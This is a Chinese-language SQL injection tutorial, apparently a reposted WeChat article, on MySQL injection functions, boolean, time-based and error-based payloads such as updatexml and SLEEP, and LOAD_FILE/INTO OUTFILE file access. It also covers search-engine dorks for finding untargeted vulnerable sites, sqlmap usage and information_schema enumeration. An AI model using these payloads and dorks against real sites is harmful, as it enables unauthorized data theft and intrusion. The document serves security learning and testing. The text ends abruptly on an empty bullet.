[基础+实战]关于我所了解的SQL注入

作者：伍默

原文链接：https://mp.weixin.qq.com/s/zYXsD2UYPkaOT5-3EhCpbQ

MySQL注入函数

MySQL常用函数

MySQL内置的 **函数** 能够让我们更为快捷的得到想要的信息，操作字符串的函数也有助于在注入时绕过WAF。这里列举一些注入常用的函数。

```
select SYSTEM_USER();#系统用户名
select USER();#用户名
SELECT CURRENT_USER();#当前用户名
SELECT SESSION_USER();#链接数据库的用户名
SELECT DATABASE();#数据库名
SELECT VERSION();#数据库版本
select @@datadir;#数据库路径
SELECT @@basedir;#数据库安装路径
SELECT @@version_compile_os;#操作系统
#count();返回执行结果数量
SELECT COUNT(User) from mysql.user;
```

字符串函数

```
#concat() 没有分割的链接字符串
SELECT CONCAT(username,`password`) FROM users;
#CONCAT_WS() 含有分分隔符地连接字符串，需要指定连接符，也可以使用16进制的ASCII码
SELECT CONCAT_WS(0x7e,username,`password`) FROM users
#GROUP_CONCAT() 连接每一个组的所有字符串，并以都好分割每一条数据
SELECT GROUP_CONCAT(username) from users;

#ascii() 字符串的ASCII代码值
#ord() 返回字符串第一个字符的ASCII值
#mid()返回一个字符串的一部分
#substr（）返回一个字符串的一部分，功能基本一致
#length()返回字符串的长度

SELECT MID('字符串‘，起始位置，截取长度）

#left() 返回字符串最左面的几个字符
#floor() 返回小于或等于x的最大整数
#rand() 返回0和1之间的一个随机数
```

读写文件

```
#load_file()读取本地文件
#into outfile()写文件
#注意secure_file_priv的值
SELECT 'mysql' INTO OUTFILE '/tmp/mysql
SELECT LOAD_FILE('/tmp/mysql')
#可利用此函数写一句话，读取配置文件
```

在数据库备份一章中，使用SELECT … INTO OUTFILE 导出数据到文件中，能成功写入实际上是有条件的的。

- 用户具有FILE权限
- secure_file_priv如果非空，则只能在对应的目录下写入文件
- 输出不能是一个已存在的文件

查询secure_file_priv值的语句为 `show variables like '%secure%';` 。

```
mysql> show variables like '%secure%';
+--------------------------+----------------------+
| Variable_name            | Value                |
+--------------------------+----------------------+
| require_secure_transport | OFF                  |
| secure_auth              | ON                   |
| secure_file_priv         | /var/lib/mysql-files/ |
+--------------------------+----------------------+
3 rows in set (0.00 sec)
```

LOAD_FILE读文件的条件类似

- 用户具有FILE权限
- secure_file_priv如果非空，则只能在对应的目录下读文件

高级函数

```
#EXTRACTVALUE (XML_document, XPath_string); 从目标XML中返回包含所查询值的字符串。
#XML_document是String格式，为XML文档对象的名称，文中为Doc
#XPath_string (Xpath格式的字符串)

#UpdateXml(XML_document, XPath_string, new_value),这个函数有3个参数
#XML_document是String格式，为XML文档对象的名称，文中为Doc
#XPath_string (Xpath格式的字符串) ，如果不了解Xpath语法，可以在网上查找教程。
#new_value，String格式，替换查找到的符合条件的数据
#作用：从目标XML中返回包含所查询的字符串

#这两个函数功能类似，一个是查询，一个是更新。由于要求第二个参数为xpath格式字符串，如果输入的不是该格式，就会引起报错，可进行报错注入

#sleep() 让此语句运行N秒钟
#if(),需要3个值，第一个值为一个表达式，如果表达式结果为真返回第二个参数，结果为假返回第三个参数

#char() 返回整数ASCII代码字符代表的字符串
#strcmp() 比较字符串内容，实际上比较的为字符串对应的ASCII码，结果为-1、0、1
#ifnull() 两个参数，第一个参数不为null直接返回，否则返回第二个参数
#exp() 返回e的x次方
```

MySQL运算符

算术运算符

+、-、*、/ 这几个不用解释，%：求余，DIV：除法运算，同"/"，MOD：求余运算，同"%"。

比较运算符


'>'、'<'、'='、'>='、'<='和数学上同理

```
#!=或者<>:不等于
#is null :为空
#is not null：不为空

#BETWEEN AND :在……之间
#IN：包含
#Not IN ：不包含
#LIKE ：模式匹配
select id,username from users where username like '%d%'
#这里的'%'代表任意匹配
#NOT LIKE ：和上个句子类似

#REGEXP ：正则表达式
```


逻辑运算符

&&或AND、||或OR、！或NOT、XOR分别代表与、或、非、异或

在SQL注入的过程中，使用逻辑运算符判断语句是否被执行，从而判断是否有注入点



```
|  1 | Dumb     | Dumb     |
+----+----------+----------+
1 row in set (0.00 sec)

mysql> select * from users where id=1 and 1=1;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | Dumb     |
+----+----------+----------+
1 row in set (0.00 sec)

mysql> select * from users where id=1 or 1=2;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | Dumb     |
```



在测试过程中，我们常用这样的语句来验证用户输入的数据是否被带入SQL语句中执行。经典的“万能密码”就是利用逻辑运算符将语句构造结果为真，导致成功登陆。

注入语句样例分析

```
SELECT USER() REGEXP '^ro'
#匹配正则表达式
SELECT ASCII(SUBSTR((select user()),1,1))=114
#执行select user()查询用户，使用subst去结果的第一个字符，转换为ASCII码和114比较是否相等，r的ASCII码是114

SELECT if(ASCII(SUBSTR((SELECT USER()),1,1))=114,0,SLEEP(5))
#和上面的语句类似，只不过加上了IF语句，如果相等返回0,否则延迟5秒

SELECT ASCII( SUBSTR(( SELECT table_name FROM information_schema.`TABLES` WHERE TABLE_schema = DATABASE () LIMIT 0, 1 ),1,1 ))=9
#" SELECT table_name FROM information_schema.`TABLES` WHERE TABLE_schema = DATABASE() LIMIT 0,1"这条语句利用元数据获取当前数据的第一个表，使用SUBstr进行切割，获取第一个字符，进行ASCII码转换，比较结

select updatexml(1,concat(0x7e,(select @@version),0x7e),1);
#由于第二个参数不是XPath格式的数据类型，而是进行的版本查询，使用cocat进行了拼接，mysql给出了报错的语法错误位置，从而得到想要的信息
```

SQL注入流程

寻找SQL注入点

目标搜集：

- 无特定目标：使用搜索引擎 `inurl:.php?id=1`
- 有特定目标：使用搜索引擎 `inurl:.php?id= site:target.com`
- 工具：spider，爬虫，对搜索引擎和目标网站的链接进行爬取

注入识别：

- 手工识别：加‘引发报错，使用and语句判断语句是否被执行

  `and 1=1 /and 1=2` , `and '1'='1 /and '1'='2` , `and 1 like 1 / and 1 kike 2`

- 工具识别

```
sqlmap -m filename(filename中保存检测目标)
sqlmap --crawl（sqlmap对目标网站进行爬去，然后依次进行
```


- 高级识别
  - BurpSuite+SQLmap


    BurpSuite拦截浏览器访问提交的数据，使用扩展插件，直接调用Sqlmap进行测试
  - `sqlmap -level` 增加测试级别，对header中相关参数也进行测试,比如cookie等参数
  - `sqlmap -r filename` ,filename中为网站请求数据，必输GET请求，POST请求
  - 扩展识别广度和深度
  - 利用工具提高识别效率
- 代码审计

  搜索关键代码和函数，梳理业务流程（具体过程这里不详细说明）

SQL注入流程

直接上图





总结:


- 信息搜集阶段：利用内置函数搜集信息
- 数据获取阶段：通过语句查询找到关键的内容，或通过暴力破解（比如遍历ASCII码来猜测）
- 提权阶段：利用本身数据库的权限，或读写文件提权

MySQL手工注入

尽管有SQLmap这种工具，但是工具是死的，人是活的，学会手工注入还是很有必要。

MySQL体系结构


应用程序
应用程序
应用程序
连接层
SQL层
存储引擎层



画了个简单的图，解释一下MySQL的体系，从上往下分为3层

- 连接层
  - 通信协议：定义数据库与应用程序如何进行同行
  - 线程：同时连接不同的应用程序
  - 验证：验证用户合法性
- SQL层：通过特定语法完成数据库任务的执行，并且将结果返回为可读的信息
- 存储引擎层：实现数据的存取，定义数据的格式和方式

我们的重点在于SQL层，快速的过一下SQL层

- 判断语法、语句、语义
- 数据库对象授权判断，授权失败则不再继续
- 解析（解析器）：将SQL语句解析成执行计划，运行执行计划，生成找数据的方式
- 优化（优化器）：运行执行计划，给予算法从执行计划中选择代价最小的交给“执行器”
- 执行（执行器）：运行执行计划，最终生产如何去磁盘找数据的方式
- 将取数据的方式，交给下层引擎（存储引擎）进行处理
- 将取出的数据抽象成管理员或用户能看懂的方式，展现在用户面前
- 查询缓存

我自己总结下：检查语法、认证判断、解析、优化、执行、交互存储引擎、展示数据、查缓存。

Mysql内置库

MySQL在安装之后（版本大于等于5.7），默认就有4个库。


- mysql:保存账户信息，权限信息，存储过程，event，时区等信息
- sys：包含一系列的存储过程，自定义函数以及视图来帮助我们快速的了解系统元数据信息（元数据：关于数据的数据）
- performance_schema ：用于搜集数据库服务器性能参数
- information_schema：提供访问数据库元数据的方式，保存着关于Mysql服务器所维护的所有其他数据库信息。

MySQL注入的核心原理： **通过MySQL内置的information_schema库可以了解整个Mysql的运行情况，查看到数据库的所有数据信息**

information_schema表

在我的数据库服务笔记中，曾提到过 **information_schema** 库为MySQL的元数据，但是未对此进行详细的介绍。

- SCHEMATA表存储用户的数据库库名，记录的值位于SCHEMA_NAME列。



CATALOG_NAME	SCHEMA_NAME	DEFAULT_CHARACTER_SE	DEFAULT_COLLATION_NA	SQL_PATH
def	information_schema	utf8	utf8_general_ci	(Null)
def	mysql	latin1	latin1_swedish_ci	(Null)
def	performance_schema	utf8	utf8_general_ci	(Null)
def	sys	utf8	utf8_general_ci	(Null)

- TABLES表记录着数据库名和数据库下的表名，TABLE_SCHEMA、TABLE_NAME分别记录着数据库库名和表名。

```
1  SELECT * FROM `information_schema`.`TABLES` LIMIT 0,1000
```

信息 | 结果 1 | 剖析 | 状态

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	ENGINE
def	information_schema	CHARACTER_SETS	SYSTEM VIEW	MEMORY
def	information_schema	COLLATIONS	SYSTEM VIEW	MEMORY
def	information_schema	COLLATION_CHARACTER_	SYSTEM VIEW	MEMORY
def	information_schema	COLUMNS	SYSTEM VIEW	InnoDB
def	information_schema	COLUMN_PRIVILEGES	SYSTEM VIEW	MEMORY
def	information_schema	ENGINES	SYSTEM VIEW	MEMORY
def	information_schema	EVENTS	SYSTEM VIEW	InnoDB
def	information_schema	FILES	SYSTEM VIEW	MEMORY
def	information_schema	GLOBAL_STATUS	SYSTEM VIEW	MEMORY
def	information_schema	GLOBAL_VARIABLES	SYSTEM VIEW	MEMORY
def	information_schema	KEY_COLUMN_USAGE	SYSTEM VIEW	MEMORY

- COLUMNS表存储着数据库的库名、表名和字段名。对应的字段为TABLE_SCHEMA、TABLE_NAME、COLUMN_NAME。

```
1  SELECT * FROM `information_schema`.`COLUMNS` LIMIT 0,1000
```

信息 | 结果 1 | 剖析 | 状态

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	COLUMN_NAME	ORDINAL_POSI
def	information_schema	CHARACTER_SETS	CHARACTER_SET_NAME	
def	information_schema	CHARACTER_SETS	DEFAULT_COLLATE_NAME	
def	information_schema	CHARACTER_SETS	DESCRIPTION	
def	information_schema	CHARACTER_SETS	MAXLEN	
def	information_schema	COLLATIONS	COLLATION_NAME	
def	information_schema	COLLATIONS	CHARACTER_SET_NAME	
def	information_schema	COLLATIONS	ID	
def	information_schema	COLLATIONS	IS_DEFAULT	
def	information_schema	COLLATIONS	IS_COMPILED	
def	information_schema	COLLATIONS	SORTLEN	
def	information_schema	COLLATION_CHARACTER_	COLLATION_NAME	

在不知道数据库结构的情况下，可通过读取这些表梳理个表之间的关系，一般的步骤为。

```
SELECT schema_name from information_schema.SCHEMATA #查库
SELECT TABLE_name from information_schema.`TABLES` WHERE TABLE_schema='库名' #查
SELECT COLUMN_NAME FROM information_schema.`COLUMNS` where table_name='表名' #查
SELECT 列名 FROM 库名.表名 #查数据
```

几个小技巧


- 